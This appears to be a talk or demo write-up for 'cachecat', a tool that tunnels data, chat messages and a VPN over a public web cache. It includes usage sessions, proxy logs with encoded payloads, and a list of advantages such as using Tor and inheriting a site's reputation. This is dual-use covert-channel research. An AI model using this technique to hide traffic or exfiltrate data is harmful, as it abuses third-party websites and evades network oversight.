(cachecat) demo:~/Projects/cachecat/examples$ python
Python 3.8.10 (default, Jun  2 2021, 10:49:15)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from cachecat.cache import Cache
>>> from cachecat.session import Session
>>> from cachecat.io import CacheReader, CacheWriter
>>> url = "https://webcachetunneling.com/"
>>> proxy = "http://localhost:8080/"
>>> cache = Cache(url, "q", "p", proxy)
>>> content = b"Lorem ipsum dolor sit amet"
>>> with CacheWriter(cache, Session(1337), chunk_size=8) as writer:
...     writer.write(content)
...
26
>>> with CacheReader(cache, Session(1337)) as reader:
...     reader.read()
...
b'Lorem ipsum dolor sit amet'
>>> exit()
(cachecat) demo:~/Projects/cachecat/examples$
```

```
Flows
>> GET https://webcachetunneling.com/?q=f5r3QNcYDW9WTAwNW2t85k&p=TG9yZW0gaXA%3D
       ← 200 text/html; charset=UTF-8 3.64k 34ms
   GET https://webcachetunneling.com/?q=E6Ls7K7ppjHM45mL4EKeMT&p=c3VtIGRvbG8%3D
       ← 200 text/html; charset=UTF-8 3.64k 34ms
   GET https://webcachetunneling.com/?q=PgXw4gx3EEHmdDFDZoD8DE&p=ciBzaXQgYW0%3D
       ← 200 text/html; charset=UTF-8 3.64k 39ms
   GET https://webcachetunneling.com/?q=VVwtPRzm5e7DvBTUoFyQku&p=ZXQ%3D
       ← 200 text/html; charset=UTF-8 3.63k 35ms
   GET https://webcachetunneling.com/?q=f5r3QNcYDW9WTAwNW2t85k
       ← 200 text/html; charset=UTF-8 3.64k 29ms
   GET https://webcachetunneling.com/?q=E6Ls7K7ppjHM45mL4EKeMT
       ← 200 text/html; charset=UTF-8 3.64k 35ms
   GET https://webcachetunneling.com/?q=PgXw4gx3EEHmdDFDZoD8DE
       ← 200 text/html; charset=UTF-8 3.64k 34ms
   GET https://webcachetunneling.com/?q=VVwtPRzm5e7DvBTUoFyQku
       ← 200 text/html; charset=UTF-8 3.63k 32ms
   GET https://webcachetunneling.com/?q=AGY43gpxMHcoTYfvpkaBnF
       ← 200 text/html; charset=UTF-8 3.62k 36ms

 [1/9]   [anticache:anticomp]                                        [*:8080]
[0] 0:DEMO*
```


https://asciinema.org/a/0krGSneBOMK6htuwVFZT0B78D

TUNNEL DATA OVER A PUBLIC WEB CACHE



Clients synchronize by converging at the top of a shared session.

TUNNELING DATA OVER A PUBLIC WEB CACHE



```
(cachecat) demo:~$ export URL=https://webcachetunneling.com/
(cachecat) demo:~$ export PROXY=http://localhost:8080/
(cachecat) demo:~$ cachecat -u $URL --proxy $PROXY --key q --channel 1
hi
hello, there!
this
is
a
series
of
messages
goodbye!
^C
(cachecat) demo:~$
```


```
(cachecat) demo:~$ export URL=https://webcachetunneling.com/
(cachecat) demo:~$ export PROXY=http://localhost:8080/
(cachecat) demo:~$ cachecat -u $URL --proxy $PROXY --key q --channel 1
hi
hello, there!
this
is
a
series
of
messages
goodbye!
^C
(cachecat) demo:~$
```

```
Flows
       ← 200 text/html; charset=UTF-8 3.62k 42ms
   GET https://webcachetunneling.com/?q=NpmgKHtj7ug7NZ26Ec7KsH
       ← 200 text/html; charset=UTF-8 3.62k 56ms
   GET https://webcachetunneling.com/?q=NpmgKHtj7ug7NZ26Ec7KsH
       ← 200 text/html; charset=UTF-8 3.62k 43ms
   GET https://webcachetunneling.com/?q=MnWvHTMP3ykQdwCq8oyHo2
       ← 200 text/html; charset=UTF-8 3.62k 36ms
   GET https://webcachetunneling.com/?q=MnWvHTMP3ykQdwCq8oyHo2
       ← 200 text/html; charset=UTF-8 3.62k 33ms
   GET https://webcachetunneling.com/?q=LmFTuQfC4GVQ6TghwKjqwA
       ← 200 text/html; charset=UTF-8 3.62k 36ms
   GET https://webcachetunneling.com/?q=Q8KnuHABzTyy6wX8mGVkSV&p=Z29vZGJ5ZSEK
       ← 200 text/html; charset=UTF-8 3.64k 41ms
   GET https://webcachetunneling.com/?q=LmFTuQfC4GVQ6TghwKjqwA
       ← 200 text/html; charset=UTF-8 3.62k 40ms
   GET https://webcachetunneling.com/?q=Q8KnuHABzTyy6wX8mGVkSV
       ← 200 text/html; charset=UTF-8 3.64k 48ms
   GET https://webcachetunneling.com/?q=JebDzq67WZNW44uqwENXco
        ← 200 text/html; charset=UTF-8 3.62k 45ms
   GET https://webcachetunneling.com/?q=ZbrQMugPCGmVFUiKkgvMmZ
       ← 200 text/html; charset=UTF-8 3.62k 42ms
   GET https://webcachetunneling.com/?q=JebDzq67WZNW44uqwENXco
       ← 200 text/html; charset=UTF-8 3.62k 32ms
   GET https://webcachetunneling.com/?q=ZbrQMugPCGmVFUiKkgvMmZ
       ← 200 text/html; charset=UTF-8 3.62k 41ms
   GET https://webcachetunneling.com/?q=4hs7PyY2WpRbVsXBjybXLP
       ← 200 text/html; charset=UTF-8 3.62k 52ms
   GET https://webcachetunneling.com/?q=4hs7PyY2WpRbVsXBjybXLP
       ← 200 text/html; charset=UTF-8 3.62k 41ms
   GET https://webcachetunneling.com/?q=VS2yzxXJXzBoNZGx8HhUYB
       ← 200 text/html; charset=UTF-8 3.62k 44ms
>> GET https://webcachetunneling.com/?q=Y37MZWmGKK3FF9jxtTvegi
       ← 200 text/html; charset=UTF-8 3.62k 39ms
                                                              [*:8080]
[114/114][anticache:anticomp:following]
```

```
[0] 0:DEMO*
```

https://asciinema.org/a/xc3FKMFipWXFnY7JnAdNyie0s

TUNNELING A VPN OVER A PUBLIC WEB CACHE




```
[133] Reader checking token: MFvMiMTk2ytc3hQ33DTCU3                     [132] Reader checking token: GVKX6neKvdR9mLLrXrDsWg
[134] Reader checking token: 8XSxJ9oChLuYRh5GppgpWw                     [133] Reader checking token: MFvMiMTk2ytc3hQ33DTCU3
[135] Reader checking token: h9dg5Lu2FPwfH2BgiB2h45                     [134] Reader checking token: 8XSxJ9oChLuYRh5GppgpWw
[136] Reader checking token: V8nSJrucmpe9kKYxJpxQWh                     [135] Reader checking token: h9dg5Lu2FPwfH2BgiB2h45
[137] Reader checking token: VEMnTKJGMPaP7B3R4LyPE9                     [136] Reader checking token: V8nSJrucmpe9kKYxJpxQWh
[138] Reader checking token: PxKiVheRvTLuxyKuf366j4                     [137] Reader checking token: VEMnTKJGMPaP7B3R4LyPE9
[139] Reader checking token: g9JhWhmUBZWMbyye4QayRb                     [138] Reader checking token: PxKiVheRvTLuxyKuf366j4
[140] Reader checking token: 6jaMLVSC6tJJL5jLaymYhm                     [139] Reader checking token: g9JhWhmUBZWMbyye4QayRb
[141] Reader checking token: ZZodV374o6pu69m2xzzqUi                     [140] Reader checking token: 6jaMLVSC6tJJL5jLaymYhm
^C                                                                      ^C
(cachecat) demo:~$                                                      (cachecat) justin@cloud:~$

/01234567< 2021/07/29 14:51:28.093040  length=88 from=584 to=671        01234567< 2021/07/29 18:51:26.631365  length=52 from=420 to=471
..\b.E..T..@.@.F8..d...d.\b..P.......a....Vk..................... !"#$%&'()*+,-....`....\b:.........AW....P...................H....> 2021/07/29 18:51:29.864878
./01234567> 2021/07/29 14:51:28.563761  length=52 from=420 to=471         length=88 from=584 to=671
....`....\b:.........AW....P...................H....> 2021/07/29 14:51:30.28824..\b.E..T..@.@.F8..d...d.\b..P.......a....Vk..................... !"#$%&'()*+,-.
7  length=88 from=472 to=559                                            /01234567< 2021/07/29 18:51:29.865481  length=88 from=472 to=559
..\b.E..T....@.3Z..d...d...6P.......a....Vk..................... !"#$%&'()*+,-...\b.E..T....@.3Z..d...d...6P.......a....Vk..................... !"#$%&'()*+,-./
/01234567< 2021/07/29 14:51:31.094406  length=88 from=672 to=759        01234567> 2021/07/29 18:51:32.143340  length=88 from=672 to=759
..\b.E..T..@.@.Eq..d...d.\b..I.......a.....p..................... !"#$%&'()*+,-..\b.E..T..@.@.Eq..d...d.\b..I.......a.....p..................... !"#$%&'()*+,-.
./01234567> 2021/07/29 14:51:33.003655  length=88 from=560 to=647       /01234567< 2021/07/29 18:51:32.144008  length=88 from=560 to=647
..\b.E..T....@.3Y..d...d....I.......a.....p..................... !"#$%&'()*+,-...\b.E..T....@.3Y..d...d....I.......a.....p..................... !"#$%&'()*+,-./
/01234567^Cdemo:~#                                                      01234567^C root@cloud:~#

                                                                        justin@cloud:~$
demo:~$ ping 192.168.100.2 -c 5 -i 3
PING 192.168.100.2 (192.168.100.2) 56(84) bytes of data.
64 bytes from 192.168.100.2: icmp_seq=1 ttl=64 time=2515 ms
64 bytes from 192.168.100.2: icmp_seq=2 ttl=64 time=2384 ms
64 bytes from 192.168.100.2: icmp_seq=3 ttl=64 time=2111 ms
64 bytes from 192.168.100.2: icmp_seq=4 ttl=64 time=2196 ms
64 bytes from 192.168.100.2: icmp_seq=5 ttl=64 time=1911 ms

--- 192.168.100.2 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 12005ms
rtt min/avg/max/mdev = 1910.764/2223.314/2515.144/210.672 ms
demo:~$
[0] 0:DEMO- 1:DEMO2*
```


https://asciinema.org/a/Gx9TsNMYKqKZsby4VSE8YEy9t

EVALUATE

ADVANTAGES



No exposed infrastructure to maintain and harden
Free to connect over anonymizing protocols (TOR)
Inherit a website's existing reputation

DISADVANTAGES

